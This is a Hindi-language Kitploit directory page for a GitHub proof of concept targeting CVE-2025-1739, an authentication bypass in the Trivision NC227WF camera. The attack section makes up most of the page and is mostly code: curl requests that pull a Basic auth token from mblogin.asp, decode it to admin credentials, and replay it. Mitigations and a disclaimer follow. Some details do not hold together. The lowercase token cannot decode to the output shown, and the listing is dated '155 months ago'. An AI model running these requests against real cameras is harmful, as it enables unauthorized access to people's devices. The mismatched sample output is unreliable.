
Skip to content
KitploitKITPLOIT
उपकरणएक्सप्लॉइटब्लॉग
Log in
जमा करें
उपकरणएक्सप्लॉइटब्लॉग
जमा करें

हैकिंग, पेनटेस्ट और साइबर सुरक्षा उपकरण आपके सुरक्षा शस्त्रागार के लिए!

Kitploit हैकिंग, साइबर सुरक्षा और पेंटेस्टिंग टूल्स की एक निर्देशिका है। कमजोरियों को खोजने, सिस्टम का विश्लेषण करने, परीक्षण को स्वचालित करने और अपनी सुरक्षा को मजबूत करने के लिए नवीनतम प्रोजेक्ट अपडेट खोजें।

··फ़ीड·संपर्क·गोपनीयता·© 2026 Kitploit

टूल निर्देशिका

श्रेणियाँ

सभी श्रेणियाँ देखें
Loading categories
CVE-2025-1739 — CVE-2025-1739 के लिए 0day PoC | Kitploit
उपकरण/GitHubGitHub/n0n4m3x41/cve-2025-1739
प्रमाणीकरण और प्राधिकरणएम्बेडेड सिस्टम सुरक्षाIoT सुरक्षाभेद्यता विश्लेषणशोषणवेब एप्लिकेशन शोषणलर्निंग और शिक्षा
GitHubn0n4m3x41/cve-2025-1739

CVE-2025-1739

CVE-2025-1739 के लिए 0day PoC

रिपॉजिटरी देखें
155 महीने पहलेअभी तक समीक्षित नहीं

सबसे लोकप्रिय

सभी देखें →

हमारे समुदाय द्वारा सबसे अधिक उपयोग किए जाने वाले उपकरण खोजें।

सभी उपकरण खोजें

हमारे उपकरणों का संग्रह ब्राउज़ करें

सभी उपकरण देखें →
साझा करें

CVE-2025-1738 और CVE-2025-1739 — Trivision कैमरा NC227WF PoC

📋 अवलोकन

CVECVSS v3.1स्कोरCWEप्रकार
CVE-2025-1739AV:A/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:N7.1CWE-288बेसिक ऑथ लीक के माध्यम से प्रमाणीकरण बायपास

🔓 CVE-2025-1739 — बेसिक ऑथ कोड एक्सपोज़र / ऑथ बायपास (CWE-288)

विवरण



कैमरा mblogin.asp एंडपॉइंट के माध्यम से एक वैध Base64-एनकोडेड बेसिक प्रमाणीकरण टोकन लीक करता है। इस टोकन को आसानी से डिकोड किया जा सकता है और डिवाइस तक अनधिकृत पहुंच प्राप्त करने के लिए पुनः उपयोग किया जा सकता है — कोई पासवर्ड ज्ञान आवश्यक नहीं।

  • हमला वेक्टर: आसन्न नेटवर्क (AV:A)
  • CVSS स्कोर: 7.1
  • CWE: CWE-288 (एक वैकल्पिक पथ या चैनल का उपयोग करके प्रमाणीकरण बायपास)

पेलोड

curl -u admin:whatever http://<CAMERA_IP>:<PORT> --request-target en/mobile/mblogin.asp
image

उदाहरण प्रतिक्रिया

प्रतिक्रिया में एक वैध बेसिक ऑथ टोकन होता है:

ywrtaw46vw5ndwvzc2fibguxmjmh

टोकन को डिकोड करना

echo "ywrtaw46vw5ndwvzc2fibguxmjmh" | base64 -d
# आउटपुट: admin:unguessable123!

टोकन का पुनः उपयोग करना

curl -H "Authorization: Basic ywrtaw46vw5ndwvzc2fibguxmjmh" http://<CAMERA_IP>:<PORT>/

🛡️ शमन

  • फर्मवेयर अपग्रेड करें यदि Trivision से पैच किया गया संस्करण उपलब्ध हो।
  • कैमरे को अलग करें एक समर्पित VLAN पर, बिना बाहरी पहुंच के।
  • फ़ायरवॉल का उपयोग करके कैमरे के प्रबंधन पोर्ट को अविश्वसनीय नेटवर्क खंडों से सुरक्षित रखें।
  • डिफ़ॉल्ट क्रेडेंशियल बदलें और नियमित रूप से पासवर्ड बदलें।
  • activex_pal.asp और mblogin.asp तक अनपेक्षित पहुंच की निगरानी करें।

⚖️ अस्वीकरण

यह रिपॉजिटरी केवल शैक्षिक और अधिकृत सुरक्षा अनुसंधान के लिए है। लेखक किसी भी दुरुपयोग के लिए जिम्मेदार नहीं हैं। किसी भी डिवाइस का परीक्षण करने से पहले हमेशा स्पष्ट अनुमति प्राप्त करें।

टूल डाउनलोड करें